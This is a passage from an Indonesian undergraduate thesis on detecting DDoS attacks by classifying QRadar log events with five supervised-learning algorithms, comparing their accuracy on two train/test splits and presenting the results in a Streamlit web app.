6	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
7	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
8	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
9	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
10	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
11	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
12	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
13	Service (d	LinuxServ	1	May 14, 2(	Service St	192.168.14	0	192.168.14	Normal
14	Service (d	LinuxServ	1	May 14, 2(	Service St	192.168.14	0	192.168.14	Normal
15	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
16	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
17	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
18	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
19	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
20	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal

Gambar 3.11 Data sebanyak 600

2. Selanjutnya lakukan pengolahan dengan *Target variable = 'Category'* dan *Target feature = 'Event Name','Low Level Category', 'Log Source', 'Time', 'Source IP', 'Event Count', 'Source Port', 'Destination'*.
3. ‘Category’ di ubah ke dalam LabelEncoder. LabelEncoder digunakan untuk mengonversi fitur kategorikal menjadi bentuk numerik yang dapat digunakan oleh algoritma machine learning.
4. Selanjutnya uji pelatihan dan pengujian dengan 2 skenario (80:20 dan 70:30) dengan parameter setiap 5 algoritma (*Decision Tree, SVM, K-NN, Logistic Regression*, dan *Neural Network*).

3.2.5 Evaluasi



Gambar 3.12 Alur proses dalam evaluasi

Berikut penjelasan pada Gambar 3.12 :

1) Setelah data diproses dengan 5 algoritma seperti *Decision Tree, SVM, K-NN, Logistic Regression* dan *Neural Network*. Serta melakukan perbandingan 2 skenario pengujian dan pelatihan yang akan di bahas di Bab 4.
2) Output proses dari hasil yang diberikan seperti nilai *test accuracy, precision, recall, F1-score, classification report, confusion matrix heatmap* dan *correlation matrix heatmap* di tampilkan pada *website streamlit* yang peneliti sudah buat.
3) Peneliti akan melakukan analisis dari *website streamlit* dan menentukan hasil yang terbaik dari kelima algoritma yang dipakai.


3.2.6 Pemantauan atau monitoring

Setelah dilakukan tahapan pendefinisian, pengerjaan, pemilihan, pelatihan, evaluasi. Peneliti akan merekap data yang didapatkan serta di implementasikan ke dwebsite *streamlit*. Pada Gambar 3.13 terdapat 4 komponen desain web, berikut penjelasan:

1) Pada ‘Side Bar’, akan di isi 4 menu pilihan. Pertama
2) Pada ‘Header’, akan di isi judul.
3) Pada ‘Content’, akan di isi materi yang dihasilkan ketika memilih salah satu pada menu pilihan.
4) Pada ‘Footer’, akan di isi perkenalan singkat dari peneliti

<table>
<tr><td rowspan="2">Side Bar</td><td>Header</td></tr>
<tr><td>Content</td></tr>
<tr><td colspan="2">Footer</td></tr>
</table>

Gambar 3.13 Mockup Website



Gambar 3.14 Alur awal pengolahan sampai output ke dalam web streamlit

Di Gambar 3.14, merupakan alur dari awal pengolahan sampai output hasil dari pengolahan supervised learning dan akan ditampilkan pada website streamlit ini.

BAB IV
ANALISIS DAN PEMBAHASAN

Bab ini membahas mengenai hasil pengujian dan pembahasan dari proyek penelitian "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*" baik dari pengujian fungsionalitas dan pengujian sistem.

4.1 Analisis Algoritma

Analisis algoritma akan menjelaskan hasil dari percobaan algoritma yang telah dilakukan. Dalam analisis ini, akan dijelaskan mulai dari data yang digunakan, hingga nilai evaluasi yang diperoleh. Tujuan dari analisis ini adalah untuk memberikan gambaran yang jelas tentang kinerja algoritma dan bagaimana setiap komponen berkontribusi terhadap hasil akhir.

4.1.1 Data

Skripsi ini, menggunakan data yang berasal dari hasil pantauan di dalam qradar dan realtime. Data ini dikumpulkan dari tanggal 14 mei 2024. Untuk prediksi target, menggunakan data kolom *category* yang berlabel *ddos* dan normal. Dalam proses pengujian dan pelatihan, terdapat dua skenario ukuran data pengujian dan pelatihan yang ditampilkan pada tabel 4.1. Skenario pertama adalah pelatihan sebesar 70% dan pengujian sebesar 30%, skenario kedua adalah pelatihan sebesar 80% dan pengujian sebesar 20%.

Tabel 4.1 Skenario Ukuran Data

Skenario	Ukuran Data	
	Pelatihan	Pengujian
1	80%	20%
2	70%	30%

	A	B	C	D	E	F	G	H	I
1	Event Nan	Log Source	Event Cou	Time	Low Level	Source IP	Source Po	Destinatic	Category
2	Service (d	LinuxServ	1	May 14, 2(	Service St	192.168.14	0	192.168.14	Normal
3	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
4	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
5	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
6	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
7	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
8	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
9	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
10	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
11	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
12	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
13	Service (d	LinuxServ	1	May 14, 2(	Service St	192.168.14	0	192.168.14	Normal
14	Service (d	LinuxServ	1	May 14, 2(	Service St	192.168.14	0	192.168.14	Normal
15	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
16	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
17	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
18	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
19	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal
20	Linux logi	LinuxServ	1	May 14, 2(	Stored	192.168.14	0	192.168.14	Normal

Gambar 4.1 Data

Penjelasan Gambar 4.1 :

Data didapatkan ketika soc analisis sedang memonitoring aktivitas pada Qradar dan saat terjadi serangan pada CentOS. Selanjutnya data tersebut dikumpulkan menjadi dataset.


4.1.2 Evaluasi Model

Dalam Skripsi ini untuk mengoptimalkan hasil dari masing-masing model, yang akan dilakukan beberapa percobaan dengan mengubah nilai angka dalam beberapa parameter.

Tabel 4.2 Decision Tree

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
Decision Tree 80:20	min_samples_split	535	50%	25%	50%	33%
	min_samples_split	535	50%	25%	50%	33%
	min_samples_leaf	535	50%	25%	50%	33%
	min_samples_leaf	535	50%	25%	50%	33%

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
Decision Tree 70:30	min_samples_split	535	50%	25%	50%	33%
	min_samples_split	535	50%	25%	50%	33%
	min_samples_leaf	535	50%	25%	50%	33%
	min_samples_leaf	535	50%	25%	50%	33%




Gambar 4.2 Decision Tree

Tabel 4.2. dan Gambar 4.2 melakukan 2 skenario yang sudah dilakukan. Terdapat dari hasil pelatihan dan pengujian (70:30 & 80:20) dengan 2 parameter yaitu *min_samples_split* dan *min_samples_leaf* memiliki hasil yang sama.

Tabel 4.3 Support Vector Machine

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
SVM 80:20	C	1	98%	98%	98%	98%
	coef0	1	98%	98%	98%	98%

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
SVM 70:30	coef0	1	99%	99%	99%	99%
	C	1	99%	99%	99%	99%



Gambar 4.3 Support Vector Machine


Tabel 4.3. dan Gambar 4.3 melakukan 2 skenario yang sudah dilakukan. Terdapat dari hasil pelatihan dan pengujian (70:30 & 80:20) dengan 2 parameter yaitu *C* dan *coef0* memiliki hasil yang berbeda. Pada perbandingan 70:30 lebih unggul dibanding 80:20 dan parameter C dan coef0 mendapatkan hasil yang sama di setiap skenario.

Tabel 4.4 K-Nearest Neighbor

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
K-NN 80:20	leaf_size	3	99%	99%	99%	99%
	leaf_size	33	99%	99%	99%	99%
	n_neighbors	3	99%	99%	99%	99%
	n_neighbors	35	97%	98%	97%	97%

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
K-NN 70:30	leaf_size	3	99%	99%	99%	99%
	leaf_size	35	99%	99%	99%	99%
	n_neighbors	3	99%	99%	99%	99%
	n_neighbors	35	98%	98%	98%	98%

3. K-Nearest Neighbor




Gambar 4.4 K-Nearest Neighbor

Tabel 4.4. dan Gambar 4.4 melakukan 2 skenario yang sudah dilakukan. Terdapat dari hasil pelatihan dan pengujian (70:30 & 80:20) dengan 2 parameter yaitu *leaf_size* dan *n_neighbors* memiliki hasil yang berbeda. Pada perbandingan 70:30 lebih unggul dibanding 80:20 dan parameter tertinggi yaitu *leaf_size*.

Tabel 4.5 Logistic Regression

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
Logistic Regression 80:20	tol	5	95%	95%	95%	95%
	tol	8	94%	95%	94%	94%
	max_iter	5	93%	94%	93%	93%
	max_iter	8	95%	95%	95%	95%

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
Logistic Regression 70:30	tol	5	96%	96%	96%	96%
	tol	8	96%	96%	96%	96%
	max_iter	5	94%	95%	94%	94%
	max_iter	8	94%	95%	94%	94%



Gambar 4.5 Logistic Regression


Tabel 4.5. dan Gambar 4.5 melakukan 2 skenario yang sudah dilakukan. Terdapat dari hasil pelatihan dan pengujian (70:30 & 80:20) dengan 2 parameter yaitu *tol* dan *max_iter* memiliki hasil yang berbeda. Pada perbandingan 70:30 lebih unggul dibanding 80:20 dan parameter tertinggi yaitu *tol*.

Tabel 4.6 Neural Network MLP

Algoritma Supervised Learning		Parameter		Test Accuracy	Precision	Recall	F1-score
Neural Network (MLP) 80:20	-	epsilon	26	93%	93%	93%	92%
	Tertinggi	epsilon	30	97%	98%	97%	97%
	Terendah	max_iter	6	83%	86%	83%	83%
	-	max_iter	8	92%	93%	92%	92%

Algoritma Supervised Learning		Parameter		Test Accuracy	Precision	Recall	F1-score
Neural Network (MLP) 70:30	-	epsilon	26	90%	90%	90%	90%
	Tertinggi	epsilon	30	97%	97%	97%	97%
	Terendah	max_iter	6	83%	88%	83%	83%
	-	max_iter	8	97%	97%	97%	97%

5. Neural Network



Gambar 4.6 Neural Network MLP


Tabel 4.6. dan Gambar 4.6 melakukan 2 skenario yang sudah dilakukan. Terdapat dari hasil pelatihan dan pengujian (70:30 & 80:20) dengan 2 parameter yaitu *epsilon* dan *max_iter* memiliki hasil yang berbeda. Pada perbandingan 70:30 lebih unggul dibanding 80:20 dan parameter tertinggi yaitu *epsilon*.

Dengan hasil penelitian ini didapatkan beberapa parameter yang digunakan dan skenario perbandingan dengan model *Decision Tree, SVM, K-NN, Logistic Regression* dan *Neural Network*. Berikut ini terdapat Tabel 4.7 dari hasil rekapitulasi dari setiap model.

Tabel 4.7 Hasil Terbaik dari Seluruh Model

Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
Decision Tree	min_samples_split min_samples_leaf	535	50%	25%	50%	33%
SVM	C coef0	1	98%	98%	98%	98%

K-NN	leaf_size	3	99%	99%	99%	99%
Logistic Regression	tol	5	95%	95%	95%	95%
Neural Network	epsilon	30	97%	98%	97%	97%



Gambar 4.7 Hasil Terbaik dari Seluruh Model

Tabel 4.7. dan Gambar 4.7 menjelaskan hasil terbaik dari seluruh model algoritma di *supervised learning* maka terlihat bahwa setiap algoritma memiliki performa yang berbeda-beda tergantung pada skenario pembagian data dan paramater yang dipakai. Pada penelitian ini metode K-NN lebih unggul.

Tetapi ketika fitur “Event Count” dan “Source IP” dihapus karena tingkat korelasi kurang relevan. Maka hasil data seperti pada Tabel 4.8 dengan nilai dari beberapa algoritma mengalami peningkatan tetapi hasil terbaik tetap pada K-NN:

Tabel 4.8 Hasil terbaik ketika 2 fitur dihapus


Algoritma Supervised Learning	Parameter		Test Accuracy	Precision	Recall	F1-score
Decision Tree	min_samples_split min_samples_leaf	535	50%	25%	50%	33%
SVM	C coef0	1	99%	98%	98%	98%
K-NN	leaf_size	3	99%	99%	99%	99%
Logistic Regression	tol	5	97%	97%	97%	97%
Neural Network	epsilon	30	98%	98%	97%	98%

4.1.3 Implementasi pada Website Streamlit


Hasil implementasi dari output *supervised learning*, peneliti membuat *website* dengan bahasa pemrograman *python.*




Gambar 4.8 Upload Data



Gambar 4.9 Label Mapping dan Select Classifier




Gambar 4.10 Confusion Matrix



Gambar 4.11 Correlation Matrix Heatmap

Penjelasan pada Gambar 4.8 sampai 4.11 :

